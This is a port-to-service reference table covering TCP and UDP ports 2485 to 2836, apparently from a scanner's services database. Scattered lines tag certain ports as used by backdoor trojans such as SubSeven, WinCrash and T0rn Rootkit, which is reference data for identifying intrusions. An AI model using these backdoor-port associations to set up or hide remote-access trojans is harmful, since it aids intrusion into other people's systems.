2485	tcp	netobjects1	Net Objects1
2485	udp	netobjects1	Net Objects1
2486	tcp	netobjects2	Net Objects2
2486	udp	netobjects2	Net Objects2
2487	tcp	pns	Policy Notice Service
2487	udp	pns	Policy Notice Service
2488	tcp	moy-corp	Moy Corporation
2488	udp	moy-corp	Moy Corporation
2489	tcp	tsilb	TSILB
2489	udp	tsilb	TSILB
2490	tcp	qip-qdhcp	qip_qdhcp
2490	udp	qip-qdhcp	qip_qdhcp
2491	tcp	conclave-cpp	Conclave CPP
2491	udp	conclave-cpp	Conclave CPP
2492	tcp	groove	GROOVE
2492	udp	groove	GROOVE
2493	tcp	talarian-mqs	Talarian MQS
2493	udp	talarian-mqs	Talarian MQS
2494	tcp	bmc-ar	BMC AR
2494	udp	bmc-ar	BMC AR

2495	tcp	fast-rem-serv	Fast Remote Services
2495	udp	fast-rem-serv	Fast Remote Services
2496	tcp	dirgis	DIRGIS
2496	udp	dirgis	DIRGIS
2497	tcp	quaddb	Quad DB
2497	udp	quaddb	Quad DB
2498	tcp	odn-castraq	ODN-CasTraQ
2498	udp	odn-castraq	ODN-CasTraQ
2499	tcp	unicontrol	UniControl
2499	udp	unicontrol	UniControl
2500	tcp	rtsserv	Resource Tracking system server
2500	udp	rtsserv	Resource Tracking system server
2501	tcp	rtsclient	Resource Tracking system client
2501	udp	rtsclient	Resource Tracking system client
2502	tcp	kentrox-prot	Kentrox Protocol
2502	udp	kentrox-prot	Kentrox Protocol
2503	tcp	nms-dpnss	NMS-DPNSS
2503	udp	nms-dpnss	NMS-DPNSS
2504	tcp	wlbs	WLBS
2504	udp	wlbs	WLBS
2505	tcp	torque-traffic	torque-traffic
2505	udp	torque-traffic	torque-traffic
2506	tcp	jbroker	jbroker
2506	udp	jbroker	jbroker
2506	tcp	jana	Jana Proxy Server admin port
2507	tcp	spock	spock
2507	udp	spock	spock
2508	tcp	jdatastore	JDataStore
2508	udp	jdatastore	JDataStore
2509	tcp	fjmpss	fjmpss
2509	udp	fjmpss	fjmpss
2510	tcp	fjappmgrbulk	fjappmgrbulk
2510	udp	fjappmgrbulk	fjappmgrbulk
2511	tcp	metastorm	Metastorm
2511	udp	metastorm	Metastorm
2512	tcp	citrixima	Citrix IMA
2512	udp	citrixima	Citrix IMA
2513	tcp	citrixadmin	Citrix ADMIN

2513	udp	citrixadmin	Citrix ADMIN
2514	tcp	facsys-ntp	Facsys NTP
2514	udp	facsys-ntp	Facsys NTP
2515	tcp	facsys-router	Facsys Router
2515	udp	facsys-router	Facsys Router
2516	tcp	maincontrol	Main Control
2516	udp	maincontrol	Main Control
2517	tcp	call-sig-trans	H.323 Annex E call signaling transport
2517	udp	call-sig-trans	H.323 Annex E call signaling transport
2518	tcp	willy	Willy
2518	udp	willy	Willy
2519	tcp	globmsgsvc	globmsgsvc
2519	udp	globmsgsvc	globmsgsvc
2520	tcp	pvs	pvs
2520	udp	pvs	pvs
2521	tcp	adaptcmgr	Adaptec Manager
2521	udp	adaptcmgr	Adaptec Manager
2522	tcp	windb	WinDb
2522	udp	windb	WinDb
2523	tcp	qke-llc-v3	Qke LLC V.3
2523	udp	qke-llc-v3	Qke LLC V.3
2524	tcp	optiwave-lm	Optiwave License Management
2524	udp	optiwave-lm	Optiwave License Management
2525	tcp	ms-v-worlds	MS V-Worlds
2525	udp	ms-v-worlds	MS V-Worlds
2526	tcp	ema-sent-lm	EMA License Manager
2526	udp	ema-sent-lm	EMA License Manager
2527	tcp	iqserver	IQ Server
2527	udp	iqserver	IQ Server
2528	tcp	ncr_ccl	NCR CCL
2528	udp	ncr_ccl	NCR CCL
2529	tcp	utsftp	UTS FTP
2529	udp	utsftp	UTS FTP
2530	tcp	vrcommerce	VR Commerce
2530	udp	vrcommerce	VR Commerce
2531	tcp	ito-e-gui	ITO-E GUI
2531	udp	ito-e-gui	ITO-E GUI
2532	tcp	ovtopmd	OVTOPMD

2532	udp	ovtopmd	OVTOPMD
2533	tcp	snifferserver	SnifferServer
2533	udp	snifferserver	SnifferServer
2534	tcp	combox-web-acc	Combox Web Access
2534	udp	combox-web-acc	Combox Web Access
2535	tcp	madcap	MADCAP
2535	udp	madcap	MADCAP
2536	tcp	btp2audctr1	btp2audctr1
2536	udp	btp2audctr1	btp2audctr1
2537	tcp	upgrade	Upgrade Protocol
2537	udp	upgrade	Upgrade Protocol
2538	tcp	vnwk-prapi	vnwk-prapi
2538	udp	vnwk-prapi	vnwk-prapi
2539	tcp	vsiadmin	VSI Admin
2539	udp	vsiadmin	VSI Admin
2540	tcp	lonworks	LonWorks
2540	udp	lonworks	LonWorks
2541	tcp	lonworks2	LonWorks2
2541	udp	lonworks2	LonWorks2
2542	tcp	davinci	daVinci
2542	udp	davinci	daVinci
2543	tcp	reftek	REFTEK
2543	udp	reftek	REFTEK
2544	tcp	novell-zen	Novell ZEN
2545	tcp	sis-emt	sis-emt
2545	udp	sis-emt	sis-emt
2546	tcp	vytalvaultbrtp	vytalvaultbrtp
2546	udp	vytalvaultbrtp	vytalvaultbrtp
2547	tcp	vytalvaultvsmp	vytalvaultvsmp
2547	udp	vytalvaultvsmp	vytalvaultvsmp
2548	tcp	vytalvaultpipe	vytalvaultpipe
2548	udp	vytalvaultpipe	vytalvaultpipe
2549	tcp	ipass	IPASS
2549	udp	ipass	IPASS
2550	tcp	ads	ADS
2550	udp	ads	ADS
2551	tcp	isg-uda-server	ISG UDA Server
2551	udp	isg-uda-server	ISG UDA Server

2552	tcp	call-logging	Call Logging
2552	udp	call-logging	Call Logging
2553	tcp	efidiningport	efidiningport
2553	udp	efidiningport	efidiningport
2554	tcp	vcnet-link-v10	VCnet-Link v10
2554	udp	vcnet-link-v10	VCnet-Link v10
2555	tcp	compaq-wcp	Compaq WCP
2555	tcp	Lion	[trojan] Lion
2555	tcp	T0rnRootkit	[trojan] T0rn Rootkit
2555	udp	compaq-wcp	Compaq WCP
2556	tcp	nicetec-nmsvc	nicetec-nmsvc
2556	udp	nicetec-nmsvc	nicetec-nmsvc
2557	tcp	nicetec-mgmt	nicetec-mgmt
2557	udp	nicetec-mgmt	nicetec-mgmt
2558	tcp	pclmultimedia	PCLE Multi Media
2558	udp	pclmultimedia	PCLE Multi Media
2559	tcp	lstp	LSTP
2559	udp	lstp	LSTP
2560	tcp	labrat	labrat
2560	udp	labrat	labrat
2561	tcp	mosaixcc	MosaixCC
2561	udp	mosaixcc	MosaixCC
2562	tcp	delibo	Delibo
2562	udp	delibo	Delibo
2563	tcp	cti-redwood	CTI Redwood
2563	udp	cti-redwood	CTI Redwood
2564	tcp	hp-3000-telnet	HP 3000 NS VT block mode telnet
2565	tcp	coord-svr	Coordinator Server
2565	tcp	Striker	[trojan] Striker
2565	tcp	Strikertrojan	[trojan] Striker trojan
2565	udp	coord-svr	Coordinator Server
2566	tcp	pcs-pcw	pcs-pcw
2566	udp	pcs-pcw	pcs-pcw
2567	tcp	clp	Cisco Line Protocol
2567	udp	clp	Cisco Line Protocol
2568	tcp	spamtrap	SPAM TRAP
2568	udp	spamtrap	SPAM TRAP
2569	tcp	sonuscallsig	Sonus Call Signal

2569	udp	sonuscallsig	Sonus Call-Signal
2570	tcp	hs-port	HS Port
2570	udp	hs-port	HS Port
2571	tcp	cecsvc	CECSVC
2571	udp	cecsvc	CECSVC
2572	tcp	ibp	IBP
2572	udp	ibp	IBP
2573	tcp	trustestablish	Trust Establish
2573	udp	trustestablish	Trust Establish
2574	tcp	blockade-bpsp	Blockade BPSP
2574	udp	blockade-bpsp	Blockade BPSP
2575	tcp	hl7	HL7
2575	udp	hl7	HL7
2576	tcp	tclprodebugger	TCL Pro Debugger
2576	udp	tclprodebugger	TCL Pro Debugger
2577	tcp	scripticslsrvr	Scriptics Lsrvr
2577	udp	scripticslsrvr	Scriptics Lsrvr
2578	tcp	rvs-isdn-dcp	RVS ISDN DCP
2578	udp	rvs-isdn-dcp	RVS ISDN DCP
2579	tcp	mpfoncl	mpfoncl
2579	udp	mpfoncl	mpfoncl
2580	tcp	tributary	Tributary
2580	udp	tributary	Tributary
2581	tcp	argis-te	ARGIS TE
2581	udp	argis-te	ARGIS TE
2582	tcp	argis-ds	ARGIS DS
2582	udp	argis-ds	ARGIS DS
2583	tcp	mon	MON
2583	tcp	WinCrash	[trojan] WinCrash
2583	tcp	WinCrash	[trojan] WinCrash
2583	udp	mon	MON
2584	tcp	cyaserv	cyaserv
2584	udp	cyaserv	cyaserv
2585	tcp	netx-server	NETX Server
2585	udp	netx-server	NETX Server
2586	tcp	netx-agent	NETX Agent
2586	udp	netx-agent	NETX Agent
2587	tcp	masc	MASC

2587	udp	masc	MASC
2588	tcp	privilege	Privilege
2588	udp	privilege	Privilege
2589	tcp	Dagger	[trojan] Dagger
2589	tcp	quartus-tcl	quartus tcl
2589	udp	quartus-tcl	quartus tcl
2590	tcp	idotdist	idotdist
2590	udp	idotdist	idotdist
2591	tcp	maytagshuffle	Maytag Shuffle
2591	udp	maytagshuffle	Maytag Shuffle
2592	tcp	netrek	netrek
2592	udp	netrek	netrek
2593	tcp	mns-mail	MNS Mail Notice Service
2593	udp	mns-mail	MNS Mail Notice Service
2594	tcp	dtb	Data Base Server
2594	udp	dtb	Data Base Server
2595	tcp	worldfusion1	World Fusion 1
2595	udp	worldfusion1	World Fusion 1
2596	tcp	worldfusion2	World Fusion 2
2596	udp	worldfusion2	World Fusion 2
2597	tcp	homesteadglory	Homestead Glory
2597	udp	homesteadglory	Homestead Glory
2598	tcp	citriximaclient	Citrix MA Client
2598	udp	citriximaclient	Citrix MA Client
2599	tcp	meridiandata	Meridian Data
2599	udp	meridiandata	Meridian Data
2600	tcp	DigitalRootBeer	[trojan] Digital RootBeer
2600	tcp	DigitalRootBeer	[trojan] Digital RootBeer
2600	tcp	hpstgmgr	HPSTGMGR
2600	tcp	zebrasrv	zebra service
2600	udp	hpstgmgr	HPSTGMGR
2601	tcp	discp-client	discp client
2601	tcp	zebra	zebra vty
2601	udp	discp-client	discp client
2602	tcp	discp-server	discp server
2602	tcp	ripd	RIPd vty
2602	udp	discp-server	discp server
2603	tcp	ripngd	RIPngd vty

2603	tcp	servicemeter	Service Meter
2603	udp	servicemeter	Service Meter
2604	tcp	nsc-ccs	NSC CCS
2604	tcp	ospfd	OSPFd vty
2604	udp	nsc-ccs	NSC CCS
2605	tcp	bgpd	BGPd vty
2605	tcp	nsc-posa	NSC POSA
2605	udp	nsc-posa	NSC POSA
2606	tcp	netmon	Dell Netmon
2606	udp	netmon	Dell Netmon
2607	tcp	connection	Dell Connection
2607	udp	connection	Dell Connection
2608	tcp	wag-service	Wag Service
2608	udp	wag-service	Wag Service
2609	tcp	system-monitor	System Monitor
2609	udp	system-monitor	System Monitor
2610	tcp	versa-tek	VersaTek
2610	udp	versa-tek	VersaTek
2611	tcp	lionhead	LIONHEAD
2611	udp	lionhead	LIONHEAD
2612	tcp	qpasa-agent	Qpasa Agent
2612	udp	qpasa-agent	Qpasa Agent
2613	tcp	smntubootstrap	SMNTUBootstrap
2613	udp	smntubootstrap	SMNTUBootstrap
2614	tcp	neveroffline	Never Offline
2614	udp	neveroffline	Never Offline
2615	tcp	firepower	firepower
2615	udp	firepower	firepower
2616	tcp	appswitch-emp	appswitch-emp
2616	udp	appswitch-emp	appswitch-emp
2617	tcp	cmadmin	Clinical Context Managers
2617	udp	cmadmin	Clinical Context Managers
2618	tcp	priority-e-com	Priority E-Com
2618	udp	priority-e-com	Priority E-Com
2619	tcp	bruce	bruce
2619	udp	bruce	bruce
2620	tcp	lpsrecommender	LPSRecommender
2620	udp	lpsrecommender	LPSRecommender

2621	tcp	miles-apart	Miles Apart Jukebox Server
2621	udp	miles-apart	Miles Apart Jukebox Server
2622	tcp	metricadbc	MetricaDBC
2622	udp	metricadbc	MetricaDBC
2623	tcp	lmdp	LMDP
2623	udp	lmdp	LMDP
2624	tcp	aria	Aria
2624	udp	aria	Aria
2625	tcp	blwnkl-port	Blwnkl Port
2625	udp	blwnkl-port	Blwnkl Port
2626	tcp	gbjd816	gbjd816
2626	udp	gbjd816	gbjd816
2626	tcp	ap-defender	AP Defender
2627	tcp	moshebeeri	Moshe Beeri
2627	tcp	webster	Network dictionary
2627	udp	moshebeeri	Moshe Beeri
2627	udp	webster	Network dictionary
2628	tcp	dict	DICT
2628	udp	dict	DICT
2629	tcp	sitaraserver	Sitara Server
2629	udp	sitaraserver	Sitara Server
2630	tcp	sitaramgmt	Sitara Management
2630	udp	sitaramgmt	Sitara Management
2631	tcp	sitaradir	Sitara Dir
2631	udp	sitaradir	Sitara Dir
2632	tcp	irdg-post	IRdg Post
2632	udp	irdg-post	IRdg Post
2633	tcp	interintelli	InterIntelli
2633	udp	interintelli	InterIntelli
2634	tcp	pk-electronics	PK Electronics
2634	udp	pk-electronics	PK Electronics
2635	tcp	backburner	Back Burner
2635	udp	backburner	Back Burner
2636	tcp	solve	Solve
2636	udp	solve	Solve
2637	tcp	imdocsvc	Import Document Service
2637	udp	imdocsvc	Import Document Service
2638	tcp	sybase	Sybase database

2638	udp	sybaseanywhere	Sybase Anywhere
2639	tcp	aminet	AMInet
2639	udp	aminet	AMInet
2640	tcp	sai_sentlm	Sabbagh Associates Licence Manager
2640	udp	sai_sentlm	Sabbagh Associates Licence Manager
2641	tcp	hdl-srv	HDL Server
2641	udp	hdl-srv	HDL Server
2642	tcp	tragic	Tragic
2642	udp	tragic	Tragic
2643	tcp	gte-samp	GTE-SAMP
2643	udp	gte-samp	GTE-SAMP
2644	tcp	travsoft-ipx-t	Travsoft IPX Tunnel
2644	udp	travsoft-ipx-t	Travsoft IPX Tunnel
2645	tcp	novell-ipx-cmd	Novell IPX CMD
2645	udp	novell-ipx-cmd	Novell IPX CMD
2646	tcp	and-lm	AND Licence Manager
2646	udp	and-lm	AND License Manager
2647	tcp	syncserver	SyncServer
2647	udp	syncserver	SyncServer
2648	tcp	upsnotifyprot	Upsnotifyprot
2648	udp	upsnotifyprot	Upsnotifyprot
2649	tcp	vpsipport	VPSIPPORT
2649	udp	vpsipport	VPSIPPORT
2650	tcp	eristwoguns	/eristwoguns
2650	udp	eristwoguns	eristwoguns
2651	tcp	ebinsite	EBInSite
2651	udp	ebinsite	EBInSite
2652	tcp	interpathpanel	InterPathPanel
2652	udp	interpathpanel	InterPathPanel
2653	tcp	sonus	Sonus
2653	udp	sonus	Sonus
2654	tcp	corel_vncadmin	Corel VNC Admin
2654	udp	corel_vncadmin	Corel VNC Admin
2655	tcp	unglue	UNIX Nt Glue
2655	udp	unglue	UNIX Nt Glue
2656	tcp	kana	Kana
2656	udp	kana	Kana
2657	tcp	sns-dispatcher	SNS Dispatcher

2657	udp	sns-dispatcher	SNS Dispatcher
2658	tcp	sns-admin	SNS Admin
2658	udp	sns-admin	SNS Admin
2659	tcp	sns-query	SNS Query
2659	udp	sns-query	SNS Query
2660	tcp	gcmonitor	GC Monitor
2660	udp	gcmonitor	GC Monitor
2661	tcp	olhost	OLHOST
2661	udp	olhost	OLHOST
2662	tcp	bintec-capi	BinTec-CAPI
2662	udp	bintec-capi	BinTec-CAPI
2663	tcp	bintec-tapi	BinTec-TAPI
2663	udp	bintec-tapi	BinTec-TAPI
2664	tcp	patrol-mq-gm	Patrol for MQ GM
2664	udp	patrol-mq-gm	Patrol for MQ GM
2665	tcp	patrol-mq-nm	Patrol for MQ NM
2665	udp	patrol-mq-nm	Patrol for MQ NM
2666	tcp	extensis	extensis
2666	udp	extensis	extensis
2667	tcp	alarm-clock-s	Alarm Clock Server
2667	udp	alarm-clock-s	Alarm Clock Server
2668	tcp	alarm-clock-c	Alarm Clock Client
2668	udp	alarm-clock-c	Alarm Clock Client
2669	tcp	toad	TOAD
2669	udp	toad	TOAD
2670	tcp	tve-announce	TVE Announce
2670	udp	tve-announce	TVE Announce
2671	tcp	newlixreg	newlixreg
2671	udp	newlixreg	newlixreg
2672	tcp	nhserver	nhserver
2672	udp	nhserver	nhserver
2673	tcp	firstcall42	First Call 42
2673	udp	firstcall42	First Call 42
2674	tcp	ewnn	ewnn
2674	udp	ewnn	ewnn
2675	tcp	ttc-etap	TTC ETAP
2675	udp	ttc-etap	TTC ETAP
2676	tcp	simslink	SIMSLink

2676	udp	simslink	SIMSLink
2677	tcp	gadgetgate1way	Gadget Gate 1 Way
2677	udp	gadgetgate1way	Gadget Gate 1 Way
2678	tcp	gadgetgate2way	Gadget Gate 2 Way
2678	udp	gadgetgate2way	Gadget Gate 2 Way
2679	tcp	syncserverssl	Sync Server SSL
2680	tcp	pxc-sapxom	pxc-sapxom
2680	udp	pxc-sapxom	pxc-sapxom
2681	tcp	mpnjsomb	mpnjsomb
2681	udp	mpnjsomb	mpnjsomb
2682	tcp	srsp	SRSP
2682	udp	srsp	SRSP
2683	tcp	ncdloadbalance	NCDLoadBalance
2683	udp	ncdloadbalance	NCDLoadBalance
2684	tcp	mpnjsosv	mpnjsosv
2684	udp	mpnjsosv	mpnjsosv
2685	tcp	mpnjsocl	mpnjsocl
2685	udp	mpnjsocl	mpnjsocl
2686	tcp	mpnjsomg	mpnjsomg
2686	udp	mpnjsomg	mpnjsomg
2687	tcp	pq-lic-mgmt	pq-lic-mgmt
2687	udp	pq-lic-mgmt	pq-lic-mgmt
2688	tcp	md-cg-http	md-cf-http
2688	udp	md-cg-http	md-cf-http
2689	tcp	fastlynx	FastLynx
2689	udp	fastlynx	FastLynx
2690	tcp	hp-nnm-data	HP NNM Embedded Database
2690	udp	hp-nnm-data	HP NNM Embedded Database
2691	tcp	itinternet	IT Internet
2691	udp	itinternet	IT Internet
2692	tcp	admins-lms	Admins LMS
2692	udp	admins-lms	Admins LMS
2693	tcp	belarc-http	belarc-http
2693	udp	belarc-http	belarc-http
2694	tcp	pwrsevent	pwrsevent
2694	udp	pwrsevent	pwrsevent
2695	tcp	vspread	VSPREAD
2695	udp	vspread	VSPREAD

2696	tcp	unifyadmin	Unify Admin
2696	udp	unifyadmin	Unify Admin
2697	tcp	oce-snmp-trap	Oce SNMP Trap Port
2697	udp	oce-snmp-trap	Oce SNMP Trap Port
2698	tcp	mck-ivpip	MCK-IVPIP
2698	udp	mck-ivpip	MCK-IVPIP
2699	tcp	csoft-plusclnt	Csoft Plus Client
2699	udp	csoft-plusclnt	Csoft Plus Client
2700	tcp	tqdata	tqdata
2700	udp	tqdata	tqdata
2701	tcp	sms-rcinfo	SMS RCINFO
2701	udp	sms-rcinfo	SMS RCINFO
2702	tcp	BlackDiver	[trojan] Black Diver
2702	tcp	sms-xfer	SMS XFER
2702	udp	sms-xfer	SMS XFER
2703	tcp	sms-chat	SMS CHAT
2703	udp	sms-chat	SMS CHAT
2704	tcp	sms-remctrl	SMS REMCTRL
2704	udp	sms-remctrl	SMS REMCTRL
2705	tcp	sds-admin	SDS Admin
2705	udp	sds-admin	SDS Admin
2706	tcp	ncdmirroring	NCD Mirroring
2706	udp	ncdmirroring	NCD Mirroring
2707	tcp	emcsymapiport	EMCSYMAPIPORT
2707	udp	emcsymapiport	EMCSYMAPIPORT
2708	tcp	banyan-net	Banyan-Net
2708	udp	banyan-net	Banyan-Net
2709	tcp	supermon	Supermon
2709	udp	supermon	Supermon
2710	tcp	sso-service	SSO Service
2710	udp	sso-service	SSO Service
2711	tcp	sso-control	SSO Control
2711	udp	sso-control	SSO Control
2712	tcp	aocp	Axapta Object Communication Protocol
2712	udp	aocp	Axapta Object Communication Protocol
2713	tcp	raven1	Raven1
2713	udp	raven1	Raven1
2714	tcp	raven2	Raven2

2715	tcp	hpstgmgr2	HPSTGMGR2
2715	udp	hpstgmgr2	HPSTGMGR2
2716	tcp	inova-ip-disco	Inova IP Disco
2716	tcp	ThePrayer	[trojan] The Prayer
2716	tcp	ThePrayer	[trojan] The Prayer
2716	udp	inova-ip-disco	Inova IP Disco
2717	tcp	pn-requester	PN REQUESTER
2717	udp	pn-requester	PN REQUESTER
2718	tcp	pn-requester2	PN REQUESTER 2
2718	udp	pn-requester2	PN REQUESTER 2
2719	tcp	scan-change	Scan & Change
2719	udp	scan-change	Scan & Change
2720	tcp	wkars	wkars
2720	udp	wkars	wkars
2721	tcp	smart-diagnose	Smart Diagnose
2721	udp	smart-diagnose	Smart Diagnose
2722	tcp	proactivesvr	Proactive Server
2722	udp	proactivesvr	Proactive Server
2723	tcp	watchdognt	WatchDog NT
2723	udp	watchdognt	WatchDog NT
2724	tcp	qotps	qotps
2724	udp	qotps	qotps
2725	tcp	msolap-ptp2	MSOLAP PTP2
2725	udp	msolap-ptp2	MSOLAP PTP2
2726	tcp	tams	TAMS
2726	udp	tams	TAMS
2727	tcp	mgcp-callagent	Media Gateway Control Protocol Call Agent
2727	udp	mgcp-callagent	Media Gateway Control Protocol Call Agent
2728	tcp	sqdr	SQDR
2728	udp	sqdr	SQDR
2729	tcp	tcim-control	TCIM Control
2729	udp	tcim-control	TCIM Control
2730	tcp	nec-raidplus	NEC RaidPlus
2730	udp	nec-raidplus	NEC RaidPlus
2731	tcp	netdragon-msngr	NetDragon Messenger
2731	udp	netdragon-msngr	NetDragon Messenger
2732	tcp	g5m	G5M
2732	udp	g5m	G5M

2733	tcp	signet-ctf	Signet CTF
2733	udp	signet-ctf	Signet CTF
2734	tcp	ccs-software	CCS Software
2734	udp	ccs-software	CCS Software
2735	tcp	netiq-mc	NetIQ Monitor Console
2735	udp	netiq-mc	NetIQ Monitor Console
2736	tcp	radwiz-nms-srv	RADWIZ NMS SRV
2736	udp	radwiz-nms-srv	RADWIZ NMS SRV
2737	tcp	srp-feedback	SRP Feedback
2737	udp	srp-feedback	SRP Feedback
2738	tcp	ndl-tcp-ois-gw	NDL TCP-OSI Gateway
2738	udp	ndl-tcp-ois-gw	NDL TCP-OSI Gateway
2739	tcp	tn-timing	TN Timing
2739	udp	tn-timing	TN Timing
2740	tcp	alarm	Alarm
2740	udp	alarm	Alarm
2741	tcp	tsb	TSB
2741	udp	tsb	TSB
2742	tcp	tsb2	TSB2
2742	udp	tsb2	TSB2
2743	tcp	murx	murx
2743	udp	murx	murx
2744	tcp	honyaku	honyaku
2744	udp	honyaku	honyaku
2745	tcp	urbisnet	URBISNET
2745	udp	urbisnet	URBISNET
2746	tcp	cpudpencap	CPUDPENCAP
2746	udp	cpudpencap	CPUDPENCAP
2747	tcp	fjippol-swrly	
2747	udp	fjippol-swrly	
2748	tcp	fjippol-polsvr	
2748	udp	fjippol-polsvr	
2749	tcp	fjippol-cnsl	
2749	udp	fjippol-cnsl	
2750	tcp	fjippol-port1	
2750	udp	fjippol-port1	
2751	tcp	fjippol-port2	
2751	udp	fjippol-port2	

2752	tcp	rsisysaccess	RSISYS ACCESS
2752	udp	rsisysaccess	RSISYS ACCESS
2753	tcp	de-spot	de-spot
2753	udp	de-spot	de-spot
2754	tcp	apollo-cc	APOLLO CC
2754	udp	apollo-cc	APOLLO CC
2755	tcp	expresspay	Express Pay
2755	udp	expresspay	Express Pay
2756	tcp	simplement-tie	simplement-tie
2756	udp	simplement-tie	simplement-tie
2757	tcp	cnrp	CNRP
2757	udp	cnrp	CNRP
2758	tcp	apollo-status	APOLLO Status
2758	udp	apollo-status	APOLLO Status
2759	tcp	apollo-gms	APOLLO GMS
2759	udp	apollo-gms	APOLLO GMS
2760	tcp	sabams	Saba MS
2760	udp	sabams	Saba MS
2761	tcp	dicom-iscl	DICOM ISCL
2761	udp	dicom-iscl	DICOM ISCL
2762	tcp	dicom-tls	DICOM TLS
2762	udp	dicom-tls	DICOM TLS
2763	tcp	desktop-dna	Desktop DNA
2763	udp	desktop-dna	Desktop DNA
2764	tcp	data-insurance	Data Insurance
2764	udp	data-insurance	Data Insurance
2765	tcp	qip-audup	qip-audup
2765	udp	qip-audup	qip-audup
2766	tcp	compaq-scp	Compaq SCP
2766	tcp	listen	System V listener port
2766	tcp	nmps	Solaris Print Services
2766	udp	compaq-scp	Compaq SCP
2767	tcp	uadtc	UADTC
2767	udp	uadtc	UADTC
2768	tcp	uacs	UACS
2768	udp	uacs	UACS
2769	tcp	singlept-mvs	Single Point MVS
2769	udp	singlept-mvs	Single Point MVS

2770	tcp	veronica	Veronica
2770	udp	veronica	Veronica
2771	tcp	vergencecm	Vergence CM
2771	udp	vergencecm	Vergence CM
2772	tcp	auris	auris
2772	udp	auris	auris
2773	tcp	pcbakcup1	PC Backup
2773	tcp	SubSeven2.1Gold	[trojan] SubSeven 2.1 Gold
2773	tcp	SubSeven	[trojan] SubSeven
2773	tcp	SubSeven	[trojan] SubSeven
2773	udp	pcbakcup1	PC Backup
2774	tcp	pcbakcup2	PC Backup
2774	tcp	SubSeven2.1Gold	[trojan] SubSeven 2.1 Gold
2774	tcp	SubSeven	[trojan] SubSeven
2774	udp	pcbakcup2	PC Backup
2775	tcp	smpp	SMMP
2775	udp	smpp	SMMP
2776	tcp	ridgeway1	Ridgeway Systems & Software
2776	udp	ridgeway1	Ridgeway Systems & Software
2777	tcp	ridgeway2	Ridgeway Systems & Software
2777	udp	ridgeway2	Ridgeway Systems & Software
2778	tcp	gwen-sonya	Gwen-Sonya
2778	udp	gwen-sonya	Gwen-Sonya
2779	tcp	lbc-sync	LBC Sync
2779	udp	lbc-sync	LBC Sync
2780	tcp	lbc-control	LBC Control
2780	udp	lbc-control	LBC Control
2781	tcp	whosells	ResolveNet IOM whosells
2781	udp	whosells	ResolveNet IOM whosells
2782	tcp	everydayrc	everydayrc
2782	udp	everydayrc	everydayrc
2783	tcp	aises	AISES
2783	udp	aises	AISES
2784	tcp	www-dev	world wide web - development
2784	udp	www-dev	world wide web - development
2785	tcp	aic-np	aic-np
2785	udp	aic-np	aic-np
2786	tcp	aic-oncrpc	aic-oncrpc - Destiny MCD database

2786	udp	aic-oncrpc	aic-oncrpc - Destiny MCD database
2787	tcp	piccolo	piccolo - Cornerstone Software
2787	udp	piccolo	piccolo - Cornerstone Software
2788	tcp	fryeserv	NetWare Loadable Module - Seagate Software
2788	udp	fryeserv	NetWare Loadable Module - Seagate Software
2789	tcp	media-agent	Media Agent
2789	udp	media-agent	Media Agent
2790	tcp	plgproxy	PLG Proxy
2790	udp	plgproxy	PLG Proxy
2791	tcp	mtport-regist	MT Port Registrator
2791	udp	mtport-regist	MT Port Registrator
2792	tcp	f5-globalsite	f5-globalsite
2792	udp	f5-globalsite	f5-globalsite
2793	tcp	initlmsad	initlmsad
2793	udp	initlmsad	initlmsad
2794	tcp	aaftp	aaftp
2794	udp	aaftp	aaftp
2795	tcp	livestats	LiveStats
2795	udp	livestats	LiveStats
2796	tcp	ac-tech	ac-tech
2796	udp	ac-tech	ac-tech
2797	tcp	esp-encap	esp-encap
2797	udp	esp-encap	esp-encap
2798	tcp	tmesis-upshot	TMESIS-UPShot
2798	udp	tmesis-upshot	TMESIS-UPShot
2799	tcp	icon-discover	ICON Discover
2799	udp	icon-discover	ICON Discover
2800	tcp	acc-raid	ACC RAID
2800	udp	acc-raid	ACC RAID
2801	tcp	igcp	IGCP
2801	tcp	PhineasPhucker	[trojan] Phineas Phucker
2801	tcp	PhineasPhucker	[trojan] Phineas Phucker
2801	udp	igcp	IGCP
2802	tcp	veritas-tcp1	Veritas TCP1
2802	udp	veritas-udp1	Veritas UDP1
2803	tcp	btprjctrl	btprjctrl
2803	udp	btprjctrl	btprjctrl
2804	tcp	telexis-vtu	Telexis VTU

2804	udp	telexis-vtu	Telexis VTU
2805	tcp	wta-wsp-s	WTA WSP-S
2805	udp	wta-wsp-s	WTA WSP-S
2806	tcp	cspuni	cspuni
2806	udp	cspuni	cspuni
2807	tcp	cspmulti	cspmulti
2807	udp	cspmulti	cspmulti
2808	tcp	j-lan-p	J-LAN-P
2808	udp	j-lan-p	J-LAN-P
2809	tcp	corbaloc	CORBA LOC
2809	udp	corbaloc	CORBA LOC
2810	tcp	netsteward	Active Net Steward
2810	udp	netsteward	Active Net Steward
2811	tcp	gsiftp	GSI FTP
2811	udp	gsiftp	GSI FTP
2812	tcp	atmtcp	atmtcp
2812	udp	atmtcp	atmtcp
2813	tcp	llm-pass	llm-pass
2813	udp	llm-pass	llm-pass
2814	tcp	llm-csv	llm-csv
2814	udp	llm-csv	llm-csv
2815	tcp	lbc-measure	LBC Measurement
2815	udp	lbc-measure	LBC Measurement
2816	tcp	lbc-watchdog	LBC Watchdog
2816	udp	lbc-watchdog	LBC Watchdog
2817	tcp	nmsigport	NMSig Port
2817	udp	nmsigport	NMSig Port
2818	tcp	rmlnk	rmlnk
2818	udp	rmlnk	rmlnk
2819	tcp	fc-faultnotify	FC Fault Notification
2819	udp	fc-faultnotify	FC Fault Notification
2820	tcp	univision	UniVision
2820	udp	univision	UniVision
2821	tcp	vml-dms	vml_dms
2821	udp	vml-dms	vml_dms
2822	tcp	ka0wuc	ka0wuc
2822	udp	ka0wuc	ka0wuc
2823	tcp	cqg-netlan	CQG Net LAN

2823	udp	cqg-netlan	CQG Net LAN
2824	tcp	cqg-netlan-1	CQG Net LAN 1
2824	udp	cqg-netlan-1	CQG Net Lan 1
2826	tcp	slc-systemlog	slc systemlog
2826	udp	slc-systemlog	slc systemlog
2827	tcp	slc-ctrlrloops	slc ctrlrloops
2827	udp	slc-ctrlrloops	slc ctrlrloops
2828	tcp	itm-lm	ITM License Manager
2828	udp	itm-lm	ITM License Manager
2829	tcp	silkp1	silkp1
2829	udp	silkp1	silkp1
2830	tcp	silkp2	silkp2
2830	udp	silkp2	silkp2
2831	tcp	silkp3	silkp3
2831	udp	silkp3	silkp3
2832	tcp	silkp4	silkp4
2832	udp	silkp4	silkp4
2833	tcp	glishd	glishd
2833	udp	glishd	glishd
2834	tcp	evtp	EVTP
2834	udp	evtp	EVTP
2835	tcp	evtp-data	EVTP-DATA
2835	udp	evtp-data	EVTP-DATA
2836	tcp	catalyst	catalyst
